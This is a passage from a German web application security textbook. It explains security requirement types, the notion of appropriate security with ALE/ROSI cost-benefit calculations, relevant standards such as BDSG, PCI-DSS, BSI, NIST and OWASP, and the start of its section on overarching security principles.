Eine FSR lässt sich dabei gewöhnlich in Form einer positiven Anforderung formulieren, da durch diese ja die Existenz einer spezifischen Sicherheitseigenschaft beschrieben wird. Im Gegensatz dazu könnte über eine negative (unspezifische) Anforderung beispielsweise vorgegeben werden, dass lediglich ein bestimmter Angriff nicht gegen die Anwendung durchführbar sein soll, was sich natürlich deutlich schlechter sicherstellen bzw. testen lässt. Negative Sicherheitsanforderungen werden dagegen häufiger für nicht-funktionale Sicherheitsanforderungen (Non-Functional Security Requirement, NFSR) verwendet. Dieser Begriff lässt sich wie folgt definieren:

▶ **Nicht-funktionale Sicherheitsanforderungen** (NFSR): Eine Sicherheitseigenschaft, die ein System oder eine Systemkomponente erfüllen muss (Secure Feature).

NFSRs müssen meistens in FSRs operationalisiert werden, um sie zu implementieren und zu testen. Schauen wir uns hierzu das Beispiel in Tab. 3.2 an.

Da wir häufig verschiedene FSRs aus einer NFSR ableiten können, lässt sich diese dort auch als abgeleitete Sicherheitsanforderung (Derived Security Requirement, DSR) bezeichnen (vgl. [2]). Es ist auch möglich, FSRs aus anderen FSRs abzuleiten. Ebenfalls können Abuse und Misuse Cases eine Grundlage für die Ableitung funktionaler Sicherheitsanforderungen bilden. Auf Letztere werden wir in Abschn. 4.9.4 genauer zu sprechen kommen.

Schließlich existiert neben den genannten noch eine weitere Kategorie von Anforderungen, die sogenannten Assurance Anforderungen. Diese beziehen sich jedoch nicht auf technisch zu implementierende Maßnahmen, sondern vielmehr auf die Prüfung der Sicherheit

Tab. 3.2 Operationalisierte FSRs aus NFSR

NFSR	FSRs
„Die Anwendung muss einen nicht autorisierten Zugriff auf Kundenstammdaten unterbinden können."	1. Der Zugriff auf die Kundenstammdaten muss über eine Login-Prozedur mit 2-Faktor-Authentifizierung geschützt werden. 2. Der Zugriff wird über eine spezielle Berechtigung gesteuert, die auf Basis eines Rollen- und Berechtigungskonzepts zugewiesen wird. 3. Die Kundenstammdaten sind ausschließlich verschlüsselt zu speichern und zu übertragen. 4. Jeder Zugriff muss protokolliert werden. 5. ….

einer Anwendung, also etwa erforderliche Sicherheitstests. Auf diese, genauso wie auf Sicherheitsanforderungen im Allgemeinen, kommen wir im letzten Kapitel dieses Buches genauer zu sprechen.

3.1.3 Quick Win, Good Practice und Best Practice

Im Bereich der Anwendungssicherheit wird sehr viel mit Best Practices gearbeitet. Dabei handelt es sich um allgemein in der Praxis bewährte Maßnahmen und Verfahren. In Einzelfällen kann es allerdings zu durchaus unterschiedlichen Auffassungen darüber kommen, ob eine Maßnahme wirklich ein Best Practice ist oder vielmehr eine persönliche Präferenz darstellt. Deshalb wurde bereits eingangs der alternative, und etwas schwächere, Begriff „Good Practices" eingeführt. Er ist zwar weniger geläufig, jedoch häufig sehr viel passender, um eine bestimmte Maßnahme zu beschreiben.

Bei Quick Wins handelt es sich gewöhnlich um Best Practices, die sich mit relativ geringem Aufwand umsetzen lassen. Quick Wins stellen daher auch in der Regel Maßnahmen dar, die als Erstes umgesetzt werden sollten. Ein gutes Beispiel eines Quick Wins ist der Einsatz von Security Headern (Abschn. 3.13.13), mittels derer sich die Durchführung bestimmter clientseitiger Angriffe verhindern bzw. deutlich einschränken lassen.

3.1.4 Angemessene Sicherheit

Bereits in der Einleitung zu diesem Buch wurde die auf den ersten Blick provokant klingende These aufgestellt, dass so etwas wie eine „sichere Webanwendung" gar nicht existiert (siehe Abschn. 1.4.2). Sinnvoller ist es, hier von einer Webanwendung mit einem „angemessenen Sicherheitsniveau" zu sprechen – eine kleine, aber wichtige Unterscheidung. Denn Sicherheit ist kein absolutes Maß. Das erforderliche Sicherheitsniveau hängt dabei maßgeblich von dem Schutzbedarf einer Anwendung bzw. der darin verarbeiteten Daten ab. Der Begriff Schutzbedarf lässt sich dabei wie folgt definieren:

▶ **Schutzbedarf:** Der Schutzbedarf beschreibt, welcher Schutz für die Geschäftsprozesse, die verarbeiteten Informationen und die eingesetzte Informationstechnik ausreichend und angemessen ist (Quelle: BSI).

Der Schutzbedarf wird üblicherweise für jedes Schutzziel (also Vertraulichkeit, Integrität und Verfügbarkeit) einzeln über eine Schutzbedarfsklasse bestimmt, woraus sich dann eine konkrete Sicherheitsanforderung (z. B. die Stärke einer Authentifizierung) ableiten lässt. Der IT-Grundschutz nennt hierzu die drei Schutzbedarfsklassen „normal" (Standardwert), „hoch" sowie „sehr hoch". Dabei bestimmt der höchste Einzelschutzbedarf den Schutzbedarf der gesamten Anwendung bzw. des gesamten IT-Systems oder sogar eines IT-Verbundes (Maximumprinzip, Abschn. 3.3.17).

Das was wir an Vorgaben an den normalen Schutzbedarf formulieren, stellt somit ein verpflichtendes Minimum an Sicherheit dar, welches in jeder Anwendung umzusetzen ist. Dazu gehört, dass Eingaben restriktiv validiert werden, bestimmte Schwachstellen nicht auftreten dürfen oder unsichere APIs nicht zu verwenden sind. Dies soll hier (in Abgrenzung zum IT-Grundschutz) als „Basisschutz" bezeichnet werden, was prinzipiell nichts anderes als eine allgemeine Sorgfaltspflicht im Hinblick auf Webanwendungssicherheit ist. Alles was darüber hinausgeht, also einen hohen oder sehr hohen Schutzbedarf besitzt, erfordert weitergehende Maßnahmen, insbesondere im Hinblick auf den Bereich der funktionalen Sicherheitsanforderungen (z. B. eine Mehrfaktorauthentifizierung). In diesem Zusammenhang soll hier von einem „Erweiterten Schutz" gesprochen werden:

- **Basisschutz** (normaler Schutzbedarf): Ebene der Schwachstellen, Sicherheitslücken und Sicherheitsmängeln; verpflichtend, entspricht der allgemeinen Sorgfaltspflicht und dem aktuellen Stand der Technik („Secure Features").
- **Erweiterter Schutz** (hoher bis sehr hoher Schutzbedarf): Ebene der Sicherheitsfeatures, additiver Sicherheitsmaßnahmen und Software (Security) Assurance; abhängig von Anforderungen sowie Risiken („Security Features").

Laut BSI haben wir überall dort, wo ein hoher oder sehr hoher Schutzbedarf vorliegt, eine Risikoanalyse durchzuführen, um die individuellen Maßnahmen zu identifizieren, die dort über den (in diesem Fall) Basisschutz hinausgehen. Den Ansatz verfolgen wir schließlich auch mit den abgeleiteten, bedrohungsrelevanten oder risikospezifischen Vorgaben, auf die wir in Abschn. 4.9.5 genauer eingehen werden.

Neben dem Schutzbedarf eines Assets (also z. B. bestimmter schützenswerter Daten) und dem davon ausgehenden ggf. zusätzlich ermittelten Risiko, können noch weitere Aspekte dazu beitragen, Sicherheit „angemessen" für eine Anwendung zu definieren – allen voran die Risikobereitschaft, der sogenannte „Risikoappetit" eines Unternehmens. Dieser kann wiederum stark von Branche zu Branche variieren. Er sollte jedoch nicht mit der ‚Risiko-Ignoranz' gleichgesetzt werden, die ebenfalls häufiger anzutreffen ist. Der Risikoappetit kann dabei nur vom Asset Owner vorgegeben werden, also dem Unternehmen (bzw. einer Fachabteilung in diesem), in Bezug auf seine vertraulichen Unternehmensdaten sowie vom Benutzer bezogen auf seine eigenen persönlichen Daten. Ein Softwarehersteller kann den Risikoappetit für seine Kunden also nicht selbst festlegen.

Gerade Entscheidungen für oder gegen kostspielige Sicherheitsmaßnahmen lassen sich auch dadurch bewerten, dass wir deren Kosten dem Schadenspotenzial der entsprechenden Risiken gegenüberstellen. Das sich hieraus ergebene Kosten-Nutzen-Verhältnis ist in Abb. 3.1 veranschaulicht.

Nach der reinen Lehre sollten wir stets darum bemüht sein, dass die Kosten für Sicherheitsmaßnahmen den von Risiken (also etwa von konkreten Sicherheitsmängeln) verursachten Schaden nicht übersteigen. Bezogen auf die Darstellung in Abb. 5.1 sollten diese Kosten somit nicht über dem mit dem Pfeil markierten Punkt liegen.




Abb. 3.1 Kosten-Nutzen-Verhältnis

Die potenziellen Kosten einer Schwachstelle (oder eines Angriffs) können wir dabei dadurch ermitteln, dass wir den Schaden für jedes einzelne Auftreten (Single Loss Expectancy, SLE) mit der angenommenen Häufigkeit (Annual Rate of Occurance, ARO) multiplizieren und darüber den jährlichen Schaden durch diese Schwachstelle (bzw. auch eines Angriffs) berechnen. Dadurch erhalten wir die geschätzten jährlichen Kosten für eine Schwachstelle oder einen Angriff (Annual Loss Expectancy, ALE).

$$\textit{Jährliche Kosten für Fehler}\left(ALE\right) = \text{Schaden bei Auftreten}\left(\text{SLE}\right) * \textit{jährliche Frequenz}\left(ARO\right)$$

Die Bestimmung dieser Werte ist auch deshalb hilfreich, da wir auf deren Basis eine Ertragsberechnung des in Sicherheitsmaßnahmen investierten Kapitals anstellen können. Dies gelingt durch die Ermittlung des Return of Security Investment (ROSI), welches sich wie folgt bestimmen lässt:

$$ROSI = \frac{\left(ALE^{*}\,\%\textit{Effektivität der Risikomitigierung}\right) - \textit{Kosten der Maßnahme}}{\textit{Kosten der Maßnahme}}$$

Die Verwendung eines ROSIs lässt sich gut am Beispiel einer Webanwendungsfirewall (WAF) veranschaulichen: Angenommen der jährliche Schaden durch Angriffe auf die Webanwendungen eines Unternehmens (ALE) läge bei einer Million Euro und gehen wir weiter davon aus, dass eine WAF, für die pro Jahr 100.000 Euro zu veranschlagen wären, etwa 70 % dieser Angriffe abwehren könnte. Dann ergäbe sich ein ROSI durch die Maßnahme WAF von 600 %. Wobei alles, was über 100 % hinausgeht, bereits im wirtschaftlich sinnvollen Bereich liegt.

Die Berechnung eines ROSIs kann damit vor allem für die Begründung der Notwendigkeit von Investition in Tools oder Appliances sehr wertvoll sein. Für andere Maßnahmen (z. B. Schulungen von Entwicklern), deren Wirkung sich nur sehr schwer im Voraus abschätzen lässt, ist die Ermittlung eines ROSIs dagegen deutlich weniger gut geeignet. Auch wenn sich die Verwendung einer konkreten Ertragsberechnung auf Basis eines

ROSIs nicht immer anwenden lässt, kann sie in bestimmten Situationen damit doch sinnvoll sein, um die Wirtschaftlichkeit, also Angemessenheit von Maßnahmen, zu bestimmen. Auf Basis dieser Betrachtung können wir nun den Begriff „angemessen“ wie folgt auf das Sicherheitsniveau einer Anwendung beziehen:

▶ **Angemessene Sicherheit:** Eine Anwendung besitzt dann ein angemessenes Sicherheitsniveau, wenn durch diese der aktuelle Stand der Technik umgesetzt ist, durch sie alle geltenden Sicherheitsvorgaben erfüllt werden, sie ein geeignetes Sicherheitsniveau im Hinblick auf ihr Gefährdungspotenzial besitzt und darüber hinaus alle identifizierten Risiken auf ein akzeptables Niveau gesenkt wurden.

3.2 Relevante Standards und Projekte

In den folgenden Abschnitten werden einige wichtige Standards und Projekte vorgestellt, die im Zusammenhang mit den Inhalten in diesem Kapitel relevant sind.

3.2.1 Bundesdatenschutzgesetz (BDSG)

Trotz der zweifelsohne hohen Wichtigkeit der Sicherheit von IT-Anwendungen im Allgemeinen und für Webanwendungen im Speziellen, tun sich staatliche Stellen derzeit noch immer recht schwer mit der Formulierung verbindlicher Standards. Auch in Deutschland ist das bisher nicht anders. Einzig im Bundesdatenschutzgesetz (BDSG) lassen sich verschiedene Vorgaben finden, die auch für die Entwicklung von Webanwendungen relevant sind. Wie bereits in Abschn. 1.4.4 dargestellt geht es in großen Teilen dabei um den Aspekt der Datensicherheit, den wir (in Bezug auf Anwendungen) durch Maßnahmen im Bereich der Anwendungssicherheit abdecken. Daneben nennt das BDSG noch einige wichtige Grundsätze. Hierzu zählen im Besonderen:

- Der **Grundsatz der Datenvermeidung und Datensparsamkeit**
- Das Gebot der **Anonymisierung und Pseudonymisierung** (§ 3 BDSG). Es besagt, dass personenbezogene Daten nur mit triftigem Grund erhoben, verarbeitet und genutzt werden dürfen.
- Das **Verbotsprinzip mit Erlaubnisvorbehalt** (§ 13 Absatz 2 ff.), welches besagt, dass die Erhebung, Verarbeitung und Nutzung von personenbezogenen Daten nur dann erlaubt ist, wenn entweder eine klare Rechtsgrundlage gegeben ist oder die betroffene Person ausdrücklich ihre Zustimmung gegeben hat. Wir finden dieses Prinzip häufig durch das sogenannte Opt-In-Verfahren umgesetzt. Dabei erteilt ein Benutzer seine explizite Zustimmung zur Verarbeitung seiner Daten, z. B. durch Anklicken einer entsprechenden Checkbox auf einer Webseite.

Die vielleicht wichtigste Maßnahme besteht in diesem Zusammenhang in der Erstellung einer Datenklassifikation und darüber der Identifikation personenbezogener Daten und ggf. der Definition entsprechender Maßnahmen für deren Schutz. Da wir in der Informationssicherheit sowieso Daten- bzw. Informations-zentrisch arbeiten und denken, ist eine solche Datenklassifikation häufig bereits vorhanden.

Schwieriger ist in der Praxis die Entscheidung darüber, ob bestimmte Daten nun konkret als personenbezogene Daten zu bezeichnen sind und damit unter das BDSG fallen. Allerdings ist dies nicht immer ganz einfach und teilweise vom jeweiligen Kontext abhängig. Wir bezeichnen dies häufig als personenbeziehbare Daten, wozu etwa auch IP-Adressen gehören. Wie bereits bei der Darstellung des Maximumprinzips (siehe Abschn. 3.3.17) veranschaulicht wurde, sollten Daten im Zweifelsfall daher stets als personenbezogene Daten (also mit maximal möglichem Schutzbedarf) gewertet werden.

Seit dem 4. Mai 2016 existieren neben dem BDSG nun auch mit der EU-Datenschutz-Grundverordnung (EU-DSGVO) entsprechende Anforderungen auf EU-Ebene. Diese enthält zwar im Vergleich zum BDSG einige neue Anforderungen, doch liegen diese vor allem im Bereich der Meldepflicht. Für die Softwareentwicklung leiten sich aus der Verordnung jedoch keine zusätzlichen Maßnahmen ab.

3.2.2 PCI-DSS

Das Payment Card Industry (PCI) Security Standards Council ist ein Zusammenschluss verschiedener Kreditkartenfirmen. Dessen zentrales Anliegen besteht in der Definition von Sicherheitsanforderungen an Systeme und Anwendungen, die Kreditkartendaten verarbeiten, übertragen und speichern. Spezifiziert sind diese Anforderungen im PCI Data Security Standard (PCI-DSS), der bereits mehrfach überarbeitet und aktuell in der Version 3.2 vom April 2016 auch in deutscher Sprache vorliegt (vergl. [3]).

Die Überprüfung der Einhaltung dieses Standards ist dabei abhängig von der Anzahl der durch ein Unternehmen verarbeiteten Zahlungsvorgänge und reicht von der Beantwortung eines Self-Assessment-Formulars bis hin zum regelmäßigen Audit durch einen sachverständigen Dritten, den Approved Scanning Vendor (ASV). Verstöße gegen einzelne Vorgaben können restriktivere Audits oder auch das Aussperren eines Anbieters vom Zahlungsverkehr mit Kreditkarten zur Folge haben. Der PCI-DSS-Standard findet im Bereich der Webanwendungssicherheit auch deshalb häufig Erwähnung, weil er sich explizit auf mehrere Anforderungen an Schwachstellen in Webanwendungen bezieht:

- **PCI DSS Req. 6.5:** Verhinderung von Injection Flaws (6.5.1), CSRF (6.5.9), XSS (6.5.7), Pufferüberläufen (6.5.2) sowie Verwenden von sicherer Kryptografie und SSL/TLS (6.5.3 und 6.5.4), ausreichender Access Controls (6.5.8) und des Fail-Safe-Prinzips (6.5.5).

- **PCI DSS Req. 6.6:** Kontinuierliche Betrachtung neuer Bedrohungen für öffentliche Webseiten und Gewährleistung, dass die Anwendungen durch eine der folgenden Methoden geschützt werden:
  - **Prüfen öffentlicher Webanwendungen** durch manuelle oder automatisierte Tools oder Methoden zum Bewerten der Anwendungssicherheit, mindestens einmal jährlich sowie nach jeder Änderung (Changes).
  - **Installieren einer Webanwendungsfirewall** vor öffentlichen Webanwendungen.

Gerade in älteren Standards wurde hierzu noch schlicht die OWASP Top 10 referenziert. Doch auch die jüngste Überarbeitung durch die Version 2.0 ist noch nicht optimal, da sie sich immer noch im Großteil auf die Verhinderung einzelner Schwachstellen und nicht auf die Behandlung der ursächlichen Probleme (z. B. eine korrekte Datenvalidierung bei Ein- und Ausgabe) bezieht. Auch die alternative Verwendung einer Webanwendungsfirewall zu einem Code Review will sich einem nicht so recht erschließen. Zumal die Erstgenannte, wie wir dies in Abschn. 3.15.8 noch genauer sehen werden, im Hinblick auf verschiedene Sicherheitsprobleme nur einen sehr eingeschränkten Schutz bieten und sich häufig durch Angreifer umgehen lassen kann. So ist es nicht weiter verwunderlich, dass immer wieder Webseiten kompromittiert werden, die erst kürzlich einen entsprechenden PCI-DSS-Audit bestanden hatten.[1]

3.2.3 Secure Coding Guidelines

Für die meisten Programmiersprachen und Technologien existieren Secure Coding Guidelines, die viele allgemeine Sicherheitsaspekte darstellen und konkrete Empfehlungen für die Vermeidung von zahlreichen Sicherheitsproblemen liefern. In vielen Fällen beziehen sie sich allerdings auf grundlegende Aspekte der Programmiersprache und weniger auf webspezifische Themen. Hier einige empfehlenswerte Ressourcen:

- Java: Oracle's Secure Coding Guidelines for the Java Programming: http://www.oracle.com/technetwork/java/seccodeguide-139067.html
- .NET**:** Microsoft's Secure Coding Guidelines: http://msdn.microsoft.com/en-us/library/d55zzx87(v=vs.90).aspx
- PHP**:** Security Cheat Sheet der OWASP**:** https://www.owasp.org/index.php/PHP_Security_Cheat_Sheet
- Python: www.pythonsecurity.org
- C/C++: Secure Coding Standards des US-Certs: https://www.securecoding.cert.org

[1] Laut Verizons Data Breach Report 2011 traten 11 % der bekannt gewordenen Datenlecks bei Webseiten auf, die kürzlich nach PCI-DSS auditiert wurden (vergl. [4]).

3.2.4 BSI Grundschutzkataloge und Studien

In Deutschland ist für die Schaffung von Vorgaben an die IT-Sicherheit für den öffentlichen Bereich sowie Empfehlungen für die Wirtschaft das Bundesamt für Sicherheit in der Informationstechnik (BSI) zuständig. Das BSI ist besonders durch den IT-Grundschutzkatalog bekannt. Dieser definiert einen Grundschutz (Baseline, Basisschutz) für die gesamte IT-Infrastruktur und ist dementsprechend umfangreich. Insbesondere in Deutschland genießt der IT-Grundschutz bzw. genießen die IT-Grundschutzkataloge eine große Bedeutung. Mittlerweile sind mit den BSI-Standards 10X zudem entsprechende Schnittstellen zum ISO-Standard für Informationssicherheitsmanagement 27001 geschaffen worden.

Da der Fokus der IT-Grundschutzkataloge immer auf der Infrastruktur lag, reichte deren Abdeckung in Bezug auf Anwendungssicherheit über lange Zeit nur bis zum Anwendungs- bzw. Webserver. Seit 2012 existiert auch ein IT-Grundschutzbaustein, der Webanwendungssicherheit abdeckt, jedoch zuletzt mit der 14. Ergänzungslieferung von 2014 aktualisiert wurde und auch in dieser Version nur bedingt als Anforderungsdokument zu empfehlen ist. Zusätzlich hat das BSI bisher noch zwei weitere nennenswerte Dokumente zum Thema Webanwendungssicherheit veröffentlicht. Zum einen den Best Practice Guide für Sichere Webanwendungen (vergl. [3]) aus dem Jahr 2006, zum anderen die ISi-Web-Studien (vergl. [5]) aus dem Jahr 2008.

Bei genauerem Hinsehen handelt es sich bei diesen beiden Dokumenten jedoch um reine Guidelines, die allgemeine Best Practices in Bezug auf Webanwendungssicherheit beschreiben. Solche Empfehlungen bieten Entwicklern eine wichtige Hilfestellung bei der sicheren Implementierung verschiedener Anwendungsfunktionen. Einen verpflichtenden Standard, auf dessen Basis sich etwa auch Sicherheitsprüfungen durchführen lassen, stellen die Dokumente nicht dar.

3.2.5 NIST Special Publications

Teilweise sehr ausgereifte Dokumente sind im Bereich der Anwendungssicherheit insbesondere von der US-amerikanischen Standardisierungsbehörde NIST (National Institute of Standards and Technology) verfügbar. Dokumente mit Empfehlungscharakter werden von NIST als sogenannte Special Publications (SPs)[2] veröffentlicht. Hier einige Beispiele für wichtige SPs für den Bereich der Anwendungssicherheit, auf die im Verlauf dieses und nachfolgender Kapitel eingegangen wird:

- NIST SP 800-27: Security Engineering Principles
- NIST SP 800-53: Security and Privacy Controls
- NIST SP 800-63: Electronic Authentication Guideline
- NIST SP 800-96: Guide to Secure Web Services

[2] Siehe http://csrc.nist.gov/publications/PubsSPs.html.

3.2.6 OWASP Proactive Security Controls

Quasi als Gegenstück zur OWASP Top 10 wurde das OWASP Proactive Security Controls Project ins Leben gerufen. Anstelle von Bedrohungen und Schwachstellen beschreibt dieses die, aus der Sicht der Autoren, zehn wichtigsten Sicherheitsmaßnahmen. Tab. 3.3 zeigt ein Mapping der aktuellen Controls zu relevanten Kapiteln in diesem Buch.

3.2.7 OWASP Cheat Sheets

Häufig findet sich in Ausschreibungen die Anforderung, „Sicherheit gemäß OWASP“ umzusetzen. Tatsächlich stellt die OWASP eine Community dar, unter deren Namen zahlreiche Projekte unterschiedlicher Autoren und Qualität existieren und ständig neue hinzukommen. Dabei finden sich in den einzelnen Projekten häufig durchaus unterschiedliche Aussagen und Empfehlungen. Eine allgemeine Vorgabe „nach OWASP“ ist daher nicht möglich.

Das wohl bekannteste Dokument der OWASP ist die OWASP Top 10 (siehe Abschn. 2.2), welche allerdings häufig fälschlicherweise als Sicherheitsstandard zweckentfremdet wird, eigentlich jedoch nur eine Orientierungshilfe für die allgemein wichtigsten Sicherheitsprobleme in Bezug auf Webanwendungen darstellt.

Tab. 3.3 OWASP Proactive Controls

Control	Aspekt in diesem Buch
Verify for Security Early and Often	Mehrschichtige Sicherheit (Abschn. 3.3.9)
Parameterize Queries	Ausgabevalidierung (Abschn. 3.5.3)
Encode Data	Ausgabevalidierung (Abschn. 3.5.3)
Validate All Inputs	Restriktive Eingabevalidierung (Abschn. 3.5.2)
Implement Identity and Authentication Controls	Benutzeridentifikation (Abschn. 3.6), sichere Authentifizierung (Abschn. 3.7 und 3.8) und abgesichertes Session Management (Abschn. 3.9)
Implement Appropriate Access Controls	Restriktive Zugriffskontrolle (Abschn. 3.11)
Protect Data	Datensicherheit und Krypotographie (Abschn. 3.4)
Implement Logging and Intrusion Detection	Behandlung von Sicherheitsereignissen (Abschn. 3.12)
Leverage Security Frameworks and Libraries	Verwende ausgereifte Sicherheit (Abschn. 3.3.15) und entkopple Sicherheit (Abschn. 3.3.16)
Error and Exception Handling	Behandlung von Sicherheitsereignissen (Abschn. 3.12)

Auf der Webseite der OWASP existieren jedoch auch Dokumente, in denen sich sehr konkrete Maßnahmen (bzw. Vorgaben) finden lassen. Im Besonderen zählt hierzu der Secure Coding Quick Reference Guide (vergl. [6]) sowie die diversen Cheat Sheets[3] (z. B. XSS Cheat Sheet oder TLS Cheat Sheet), welche zu einer Vielzahl von Themengebieten die wichtigsten Maßnahmen übersichtlich zusammenfassen.

▶ Es existiert genauso wenig eine „Konformität zu OWASP" wie es auch kein zentrales Anforderungsdokument der OWASP gibt. Wenn auf die OWASP verwiesen wird, sollte dabei stets auf ein konkretes Dokument (bzw. Projekt) verwiesen werden.

3.2.8 OWASP ESAPI

Ein weiteres sehr wichtiges Projekt der OWASP ist die Enterprise Security API (kurz: OWASP ESAPI), die ein großes Spektrum an Sicherheitsfunktionen für Webanwendungen abdeckt und für zahlreiche Sprachen, darunter Java, .NET, PHP und JavaScript, eine einheitliche Programmierschnittstelle zur Verfügung stellt (Abb. 3.2).

Beim Einsatz der ESAPI ist eine gewisse Vorsicht angebracht, da die Varianten einzelner Sprachen keinesfalls dieselbe Aktualität und Ausgereiftheit besitzen wie die in Java geschriebene Referenzimplementierung. Eine Einschätzung der einzelnen Varianten lässt sich auf den entsprechenden Projektseiten finden.




Abb. 3.2 Bestandteile der OWASP ESAPI

[3] Siehe https://www.owasp.org/index.php/Cheat_Sheets.

3.2.9 TSS-WEB

Ursprünglich als Ergänzung zur ersten Auflage dieses Buches wurde eine kostenfreie Vorlage für einen exemplarischen Sicherheitsstandard für Webanwendungen (TSS-WEB) entwickelt. In dieser sind zahlreiche in diesem Kapitel beschriebene technischen Maßnahmen in Form von generellen Best Practices beschrieben, auf denen Organisationen sehr leicht ihren eigenen Sicherheitsstandard aufbauen können. Nach zahlreichen Überarbeitungen ist TSS-WEB inzwischen in deutscher und auch englischer Sprache verfügbar und kann als PDF oder Word-Datei von https://tss-web.secodis.com kostenlos heruntergeladen werden.

3.3 Übergreifende Sicherheitsprinzipien

Für die Definition (bzw. Prüfung) konkreter Sicherheitsmaßnahmen eignen sich die generellen Schutzziele der IT-Sicherheit (also Vertraulichkeit, Integrität und Verfügbarkeit) nur bedingt, da diese hierfür schlicht zu abstrakt sind. An genau dieser Stelle setzen spezielle Sicherheitsprinzipien an, die häufig auch als Secure Design Principles bezeichnet werden. Da sich dieser Begriff zu sehr auf das Anwendungsdesign bezieht, sich aber viele Prinzipien auch in anderen Entwicklungsphasen, wie der Implementierung oder dem Betrieb, anwenden lassen und dort auch berücksichtigt werden sollten, werden sie hier schlicht als übergreifende Sicherheitsprinzipien bezeichnet.

Die damit verbundenen allgemeinen Grundsätze sind aus den primären und sekundären Schutzzielen abgeleitet und bilden gleichzeitig gängige Best Practices (bzw. Good Practices). Mit anderen Worten, sie stellen die Grundlage für die Spezifikation von Sicherheit in jeder Art von Anwendung dar, ganz besonders von Webanwendungen. Interessanterweise gehen viele dieser Prinzipien auf Vorschläge zurück, die sich bereits in dem Paper „Basic Principles of Information Protection“ (vergl. [7]) der beiden Cambridge Professoren Saltzer und Schröder aus dem Jahre 1975 wiederfinden lassen, also lange, bevor es das Internet und Anwendungen, wie wir sie heute kennen, gab. Einige der hier vorgestellten Sicherheitsprinzipien sind sogar noch viel älter und heute vielen Entwicklern und auch Sicherheitsverantwortlichen völlig fremd. Solche Sicherheitsprinzipien finden sich natürlich auch in vielen Sicherheitsstandards, wie z. B. der NIST Special Publication 800-27 (vergl. [8]) auf dem Jahr 2004 wieder.

In den folgenden Abschnitten werden wir uns daher etwas ausführlicher mit den für den Bereich der Webanwendungssicherheit zentralen Sicherheitsprinzipien befassen und darauf anschließend die konkreten technischen Maßnahmen im zweiten Teil dieses Kapitels aufbauen. In dem Zusammenhang werden wir sehen, dass sich ein signifikanter Teil dieser Maßnahmen aus einem oder mehreren der hier behandelten Prinzipien ableiten lässt. Gleichzeitig wird es gerade im Umgang mit neuen Technologien immer auch Problemstellungen geben, für die (noch) keine adäquaten technischen Empfehlungen existieren. Durch Anwendung dieser Prinzipien lassen sich solche Lücken jedoch oft problemlos schließen. Wer sie versteht und verinnerlicht, kann somit auch bei neuen Problemstellungen die richtigen Maßnahmen ableiten.

3.3.1 Kenne deine Gegner

Sicherheitsaspekte von Anwendungen sollten in keinem Fall ausschließlich aus der Sicht eines Angreifers betrachtet werden. Häufig führt eine solche einseitige Sichtweise dazu, dass lediglich die Ausnutzung einzelner Schwachstellen von einer Anwendung unterbunden wird. Angreifer, die den ganzen Tag Webanwendungen auf Sicherheitsprobleme hin untersuchen, werden hier jedoch in den meisten Fällen gegenüber Entwicklern im Vorteil sein. Aus Sicht der Softwareentwicklung ist es somit besser, sich auf konkrete Maßnahmen zu konzentrieren, nicht auf Schwachstellen und Angriffe.

Gleichzeitig kann ein grundlegendes Verständnis der Vorgehensweisen und Möglichkeiten eines Angreifers jedoch durchaus hilfreich sein, und zwar sowohl im Hinblick auf die Spezifikation als auch der Verifikation von Sicherheitsmechanismen einer Anwendung. Vor allem Hacker haben häufig einen eigenen Blick auf eine Webanwendung. So stellen für sie bestimmte Aspekte wie die Authentifizierung von Benutzern, Objekt-IDs, Zugriffe auf sensible Daten, Such- oder Kommentarfunktionen oder die Möglichkeit, Dateien hochzuladen, besonders interessante Ansatzpunkte dar. Eine solche Sichtweise eines Angreifers ist exemplarisch in Abb. 3.3 dargestellt.




Abb. 3.3 Typische Sichtweise eines Angreifers auf eine Webseite

